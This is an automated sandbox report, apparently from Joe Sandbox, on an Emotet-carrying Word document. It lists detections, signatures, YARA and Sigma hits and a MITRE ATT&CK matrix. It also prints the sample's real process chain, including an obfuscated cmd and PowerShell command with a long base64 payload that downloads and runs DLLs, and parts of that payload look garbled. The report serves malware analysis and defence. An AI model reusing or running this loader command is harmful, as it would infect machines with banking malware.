

JOeSandbox Cloud BASIC



ID: 343450

Sample Name: INFO.doc

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 13:38:23

Date: 23/01/2021

Version: 31.0.0 Red Diamond

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Analysis Report INFO.doc

Overview

General Information

Sample Name:	INFO.doc
Analysis ID:	343450
MD5:	ef80dff28ff3f00ec..
SHA1:	bf77b2394d129b8.
SHA256:	19eabf766e8a1ea.
Most interesting Screenshot:	


Detection

	MALICIOUS
	SUSPICIOUS
	CLEAN
	UNKNOWN
	Emotet
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Antivirus detection for URL or domain
Multi AV Scanner detection for doma...
Multi AV Scanner detection for subm...
Office document tries to convince vi...
System process connects to networ...
Yara detected Emotet
Creates processes via WMI
Document contains an embedded VB...
Document contains an embedded VB...
Encrypted powershell cmdline option...
Hides that the sample has been dow...
Obfuscated command line found

Classification



Startup

- System is w7x64
- **WINWORD.EXE** (PID: 2420 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- **cmd.exe** (PID: 2528 cmdline: cmd cmd /c m's'g %username% /v Wo'rd exp'erien'ced an er'ror try'ng to op'en th'e fi'l'e. & p'owe'r's'he'N'l' -w hi'd'd'en -^e'nc IABTAGU AVAAiAHYAQQBSAGkAYQBCAEwAZQAgCgAlgBUADQAlgArACIASwBkADYAlgApACAaAAgAFsAVAB5AHAAZQBdACgAlgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAFQB7ADEAfQAiACALQBGCACAJwByAGUAJwAsACcAgBZACcALAAAFMAWQAnACwAJwBzAFQAZQAnACwAJwBjAHQATwAnACwAJwBtAC4ASQBVAc4ARABJACcAKQAgACKAOWAgACAAIAAgAFMARQB0ACAAIAADIAOAAgACGAlAAgAFsAVABZAHAAZQBdACgAlgB7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAFQB7ADGfQB7ADEAfQAiAC0AZgAnAEUATQAUAG4ARQBUAC4AJwAsACcAZQBjYACcALAAHQAjwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwBFACcALAAAFABwBJAE4AJwAsACcAdAAnACwAJwBhAE4AYQBnACcAKQAPACAIAA7ACAIAIAAEoAcgBuAHoAbQBrAHMAPQAKAEEMQA2AEwAIAARACAawWBjAGgAYQBjAF0AKAAZADMAKQAgACsAIAAKAFKAMQAxAEYAOWAkAE0AMgAwAE0APQAOAcCTwAxACCkKwAnADgAVwAnACKAOWAgACAABKJAHQAZQBNACAAKAAIAFYAQQBjAEkAQBCAGwARQAE6AFQANABrACIAKwAIAEQAlgArACIANgAIAcKAlAAgACkLgB2EEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAAARQBkAEkAUgBIAEMADABgAE8AcgB5ACIAKAAkAEgATwBNAEUAlAArACAAKAAoACcAewAwAH0AJwArACcAUwBuAHUAdgB3ADIAAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnACsAJwA1ADEAcAB6AHsAMAAAnACsAJwB9ACcAKQAgAC0ARgBbAEMASABHIAHXQA5ADIKQApADsAJABFADIAMABWAD0AKAAoACcAQgXACcAKwAnADMAJwApACsAJwBBACcAKQAT7ACAAIAAKADQAMgA4ADDoAOgAIAHMARQBjAHUAYABSAgAAcQB0AHKAUABgAFIAIYABPAFQAbwBjAG8AbAIAIAACAPQAgACgAKAAAFQAJwArACcABABZADEAJwApACsAJwAyACcAKQ7ACQARQBfADkAUQ9ACgAKAAAEcAJwArACcAOQAXACcAKQARcCTgAnACKAOWAkAFcAcwB4AHcANQAYAHoAIAA9ACAACAAnAEgAJwArACgAJwA2ADQAJwArACcAQwAnACKAKQ7ACQATAAwADQATg9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACKAOWAkAFgAZABuADUAEABOAGcAPQAKAEgATwBNAEUAKwAoACcAJwB7ADAAfQB7BTAG4AdQB2AHcAJwArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAXAHAAJwApACsAJwB6AHsAMAB9ACcAKPACIAEYAWWBDAAEYAYQBjAF0AQOQAYACkAKwAKAFcAcwB4AHcANQAYAHoAnACKAAAC4AZAAnACAAKwAgACcABABsACcOwAKAFgAMgA4AEcAFQAoACcAVwAwACcAKwAnADEARQAnACKAOWAkAE8AMwAzAdgAXwA3ADcAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAACcAKwAgACcAAnADsAJABYAGEAcAAxAGwAbQBhAD0AKAAHAgAJwArACcAIAAnACsAKAAAFsAJwArACcAIAABZAGgAIABiADDoAJwArACcALwAvAvCcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApACsAKAAAnAGsAJwArACcAaQBUBAgCABsACcAKQARcCAdQBZCcAKwAnAC4AJwArACgAJwBIAHMAJwArACcALWB3ACcAKQARcCgAJwBwAC0AYQAnACsAJwBkAG0AaQBUCcAKwAnAC8ARgB4ACgAJwApACsAKAAAE0ARQAnACsAJwAvACcAKQARcCAlQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAAaAnACsAKAAAnACAAYgAnACsAJwA6ACcAKwAnAC8ALwBzAGkAbABrACcAKwAnAG8AJwApACsAKAAAnAG4YgB1ACcAKwAnAHMAAqAnACKAKwAnAG4AZQAnACsAKAAAnAHMAcWwAuACcAKwAnAG0AJwApACsAJwBhACcAKwAoACcAdAAnACsAJwByAGkAeABpAG4AJwArACcAZgBvAHQAZQBjYACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApACsAKAAAnAG8ABgAuAGMAJwArACcABwAnACKAKwAnAG0AJwArACgAJwAvACcAKwAnAG0AcwAnACKAKwAnACsAJwBxADIANGAnACKAKwAoACcALwAhACcAKwAnAHgAIAABzACcAKQARcCAIAAnACsAJwBzAGgAJwArACgAJwAgAGIAJwArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnACKAKwAoACcAZwB1ACcAKwAnAGUAdABIAHIAJwArACcAaQBhACcAKQARcCgAJwAuAGMAwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAAnAHMAyWwAnACsAJwB4ACcAKQARcCAlwAnACsAJwBaACcAKwAoACcALwAhACcAKwAnAHgAJwApACsAJwAgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAnACsAJwAgACcAKwAnAGIAcWwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnAHcAJwArACcAJwAuAGIAJwArACcAaQAnACsAJwBIACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAHQAQAAQAnACsAKAAAnAG8ABgAuAGMAJwArACcABwAnACKAKwAoACcABQAvAHcAJwArACcCAAtAGEAZABtAGkAbgAVHMASAB5ACcAKwAnADUAdAavACcAKwAnACEAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiADDoALwAvAGEAcgBtAGIAAwAnACKAKwAnAG8ABgAuAGMAZQAnACsAJwBtAHMALgAnACsAJwBjACcAKQARcCABwAnACsAJwBtAC8AJwArACcAdwAnACsAKAAAnAHAAALQBpACcAKwAnAG4AJwApACsAKAAAYgA6AC8AJwArACcALwBhAGwAJwApACsAKAAAnAHUAJwArACcAZwAnACsAJwByAGEABzQBhAC4YwAnACKAKwAoACcABwBtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC8AJwArACgAJwAyAC8AIQB4ACcAKwAnACA AJwArACcAWwAgAHMAAaAnACKAKwAoACcAIABiACcAKwAnADoAJwApACsAKAAAnAC8AJwArACcALwBoAG8AJwApACsAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4YwBvACcAKwAnAG0ALwAnACsAJwB3AHAAJwApACsAKAAAnAC0AYwAnACsAJwBvAG4AdAAAnACKAKwAoACcAZQBwAHQAJwArACcALwBpAEYAJwArACcALwAnACKAKQAuACIAIuGBlAGAAUABsAGAAQQBDAUAlgAoACgAJwB4ACAAJwArACgAJwBbACgAJwByAHUAJwArACcAbgBkAGwAbAAZADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoACcAQQBUCcAKwAnAHKAUwB0ACcAKQARcCAGAnACsAKAAAnAGkAbgAnACsAJwBnACcAKQAPAC4AlgB0AE8AUwBgAFQAcgBJJAGAAATgBhACIAKAApADsAJABNADMAOQBTDAD0AKAAAFEAJwArACgAJwA3ACcAKwAnADYATgAnACKAKQA7AGIAcGBlAGIAEawA7ACQAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGCACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADIAJwArACcAMQBYACcAKQ= MD5: 5746BD7E255DD6A8FAF06F7C42C1BCA41)
- **msg.exe** (PID: 2280 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- **powershell.exe** (PID: 2500 cmdline: powershell -w hidden -enc IABTAGUAVAAiAHYAQQBSAGkAYQBCAEwAZQAgCgAlgBUADQAlgArACIASwBkADYAlgAp

ACAACAaAgAFsAVAB5AHAAZQBdAcgAlgB7ADIAfQB7ADMAfQB7ADUaIfQB7ADAAfQB7ADQaIfQB7ADEAfQaIAACAALQBGACAAJwByAGUAJwAsACcAcgBZACcAlAAAnAFMAWQAnAcCwAJwBzAFQAZQAnAcCwAJwBjAHQATwAnAcCwAJwBtAC4ASQBvAC4ARABJACCkAQgACkAOwAgACAIAIAgAFMARQB0ACAAIAA0ADIAOAAgAgCgAIAAgAFsAVABZAHAAZQBdAcgAlgB7ADMAfQB7ADcAfQB7ADAAfQB7ADUaIfQB7ADYAfQB7ADIAfQB7ADQaIfQB7ADgAfQB7ADEAfQaIAc0AZgAnAEUATQAUAG4ARQBUAC4AJwAsACcAZQByACcAlAAAnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnAcCwAJwBzAEUAUgBWAGkAQwBFACcAlAAAnFAAbwBJAE4AJwAsACcAdAAnAcCwAJwBhAE4AYQBnACcAKQApACAIAA7ACAIAAaKEoAcgBuAHoAbQBrAHMAPQAkEEEMQA2AEwAIAArACAAWwBjAGgAYQByAF0AKAAZADMAKQAgACsAIAAKAFkAMQAxAEYAOWAkAE0AMgAwAE0APQAoACcATwAcXAcCAKwAnAdgAVwAnACkAOwAgACAABJAHQAZQBNAACAaAIAFYAQQByAEKAQQBCAGWARQA6FQANABRACIAKwAiAEQAIGArACIANgAiACKAIAAgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEKAUgBIAEMAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUaIAArACAACAoACcAewAWH0AJwArACcAUwBuAHUAdgB3ADIAdwB7ADAAAJwArACcAfQBWACcAKwAnADQANgAnACsAJwA1ADEAcAB6AHsAMAAAnACsAJwB9ACcAKQAgAC0ARgBbAEMASABhAHIAHXQA5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxAcCAKwAnADMAJwApACsAJwBBACcAKQA7ACAAIAAKADQAMgA4ADoAOgAiAHMARQBJAHUAJYABSAGAAaQB0AHKAUABgAFIAJYABPAFQABwBjAG8ABbAIAACAAPQAQgACgAKAAnAFQAJwArACcAbABZADEAJwApACsAJwAyACcAKQA7ACQARQBfADkAUQA9ACgAKAAnAEcAJwArACcAOQAxCcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAYaHoAIAA9ACAACAAnAEgAJwArACgAJwA2ADQAJwArACcAQwAnACkAKQA7ACQATAAwADQATgA9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuADUAeABoAGcAPQAKAEgATwBNAEUAKwAoACgAJwB7ADAAfQBTAG4AdQB2AHcAJwArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAXAHAAJwApACsAJwB6AHsAMAB9ACcAKQAtAEYAWwBDAEgAYQByAF0AOQAyACkAKwAKAFcAcwB4AHcANQAYaHoAKwAnAC4ZAAAnACAACkAwAgACcAbABsACcAOwAkAFgAMgA4AEcAPQAoACcAVwAwACcAKwAnADEARQAnACkAOwAKAE8AMwAZADgAXwA3ADcAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAACkAwAgACcACcAAAnADsAJABYAGEAcAAxAGwAbQBhAD0AKAAnAHGJwArACcAIAAnACsAKAAnAFsAJwArACcAIABZAGgAIABiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApACsAKAAnAGsAJwArACcAaQBuAGcAcABsACcAKQArACcAdQBZACcAKwAnAC4AJwArACgAJwBIAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG0AaQBuACcAKwAnAC8ARgB4AG0AJwApACsAKAAnAE0ARQAnACsAJwAvACcAKQArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAnACsAKAAnACAAYgAnACsAJwA6ACcAKwAnAC8ALwBZAGkAbABrACcAKwAnAG8AcgBtAGEAawACkAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAHMAcAwAuACcAKwAnAG0AJwApACsAJwBhACcAKwAoACcAdAAnACsAJwByAgkAeABpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgACwBvAGwAdQB0AGkAJwApACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAnAG0AJwArACgAJwAvACcAKwAnAGoACwAnACkAKwAoACcALwAnACsAJwBxADIANGAnACkAKwAoACcALwAhACcAKwAnAHgAIABbACcAKQARcCAIAAnACsAJwBzAGgAJwArACgAJwAgAGIAJwArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnACkAKwAoACcAZwB1ACcAKwAnAGUAdABIAHIAJwArACcAaQBhACcAKQARACgAJwAuAGMAbWbTACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAJwAnACsAJwB4ACcAKQArACcALwAnACsAJwBaACcAKwAoACcALwAhACcAKwAnAHgAJwApACsAJwAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiADoALwAvAG8AcgBtAGEAawACkAAnAG4ABgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnACsAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnACsAKAAnAHAALQBpACcAKwAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAFsAJwArACcAIABZACcAKQARcGAJwBoACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApACsAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnACkAKwAoACcAbwBtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAYwArACcAWwAgAHMAaAnACkAKwAoACcAIABiACcAKwAnADoAJwApACsAKAAnAC8AJwArACcALwBoAG8AJwApACsAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG0ALwAnACsAJwB3AHAAJwApACsAKAAnAC0AYwAnACsAJwBvAG4AdAAnACkAKwAoACcAZQBwAHQAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBIAGAAUABsAGAAQQBDAGUAlgAoACgAJwB4ACAAJwArACgAJwBbACAACwBoACcAKwAnACAAYwApACsAJwBiACcAKQAsACgAWwBhAHIAcgbhAHkAXQAOACcAbgBqACcAlAAAnAHQAcgAnACkALAAAnAHkAagAnAcCwAJwBzAGMAJwAsACQATwAZADMAOABfADcAnWAsACcAdwBkACcAKQBbADMAXQApAC4AIGBTAAHAYABsAEkAdAAiACgAJABPADUAMwBVACAkAwAgACQASgByAG4AegBTAGsAcwAgACsAIAAKAFUAXwAyAEQAKQA7ACQAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AGYAbwByAGUAYQBJAGgAIAAoACQATQB6AHUAYwBoAGoANGAgAGkAbgAgACQAWABhAHAAmQBSAG0AYQApAHsAdABYAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC0ATwBiACcAKwAnAGoAZQBjACcAKwAnAHQAJwApACAACwB5AFMAVABIAE0ALgBuAGUAdAAUAFcARQBCAGMAbABpAGUATgB0ACKALgAiAGQATwBXAGAATgBMAE8AYQBEBAGYAYABpAGAAATABFACIAKAakAE0AegB1AGMAaABqADYALAAgACQAWABkAG4ANQB4AGgAZwApADsAJABDADUAnwBCAD0AKAAAnAEMAMgAnACsAJwA5AEMAJwApADsASQBmACAACAaOAcYAKAAAnAEcAZQB0AC0ASQAnACsAJwB0AGUAJwArACcAbQAnACkAIAAKAFgAZABuADUAeABoAGcAKQAuACIAAbABIAE4AYABHAGAAVAB0ACIAIAATAGcAZQAgADQANwA2ADYAOQAACwAuACgAJwByAHUAJwArACcAbgBkAGwAbAAZADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoACcAQQBwACcAKwAnAHkAUwB0ACcAKQArACcACgAnACsAKAAnAGkAbgAnACsAJwBnACcAKQApAC4AIGB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAAPdSAJABNADMAOQBTAD0AKAAAnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACkAKQA7AGIAGcBIAGEAawA7ACQAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANGBGACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADIAJwArACcAMQBYACcAKQA= MD5: 852D67A27E454BD389FA7F02A8CBE23F)

-  rundll32.exe (PID: 2296 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\W4651pz\H64C.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
 -  rundll32.exe (PID: 2728 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\W4651pz\H64C.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
 -  rundll32.exe (PID: 2688 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Snuvw2w\W4651pz\H64C.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
 -  rundll32.exe (PID: 2864 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jqqmrigpp.bdm',vHnBIDVDvG MD5: 51138BEEA3E2C21EC44D0932C71762A8)
 -  rundll32.exe (PID: 2940 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jqqmrigpp.bdm',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)

■ cleanup

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
  "MHwwDQYJKoZIhvcNAQEBBQADAwAwA1JhANQ0cBKvh5xEH7VCJ9totsjdBwuAcLx\snQ0e09fk8V0S3lktpW3TRrZAw63yt6j1KhnyMrU3igFXypBoI4lVnmkje4UPTIIS\nfkzjEiVG1v/ZNn1k0J0PFftXbFFeUEs3AwIDAQAB"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2113549024.0000000000190000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000009.00000002.2123339355.00000000001D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2336227694.00000000001F0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.2123303691.00000000001B0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2101787109.0000000000220000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 7 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.rundll32.exe.220000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.1d0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.1f0000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 19 entries


Sigma Overview

System Summary:



- Sigma detected: Suspicious Call by Ordinal
- Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



AV Detection:



- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file

Compliance:



- Uses new MSVCR DLLs
- Binary contains paths to debug symbols

Networking:



Potential dropper URLs found in powershell memory

E-Banking Fraud:



Yara detected Emotet

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many string operations indicating source code obfuscation

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:




Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Notes
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Encrypted Channel
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Non-Standard Port
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 4	Ingress Tool Transfer
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 4	Non-Application Layer Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 5	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ji D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B

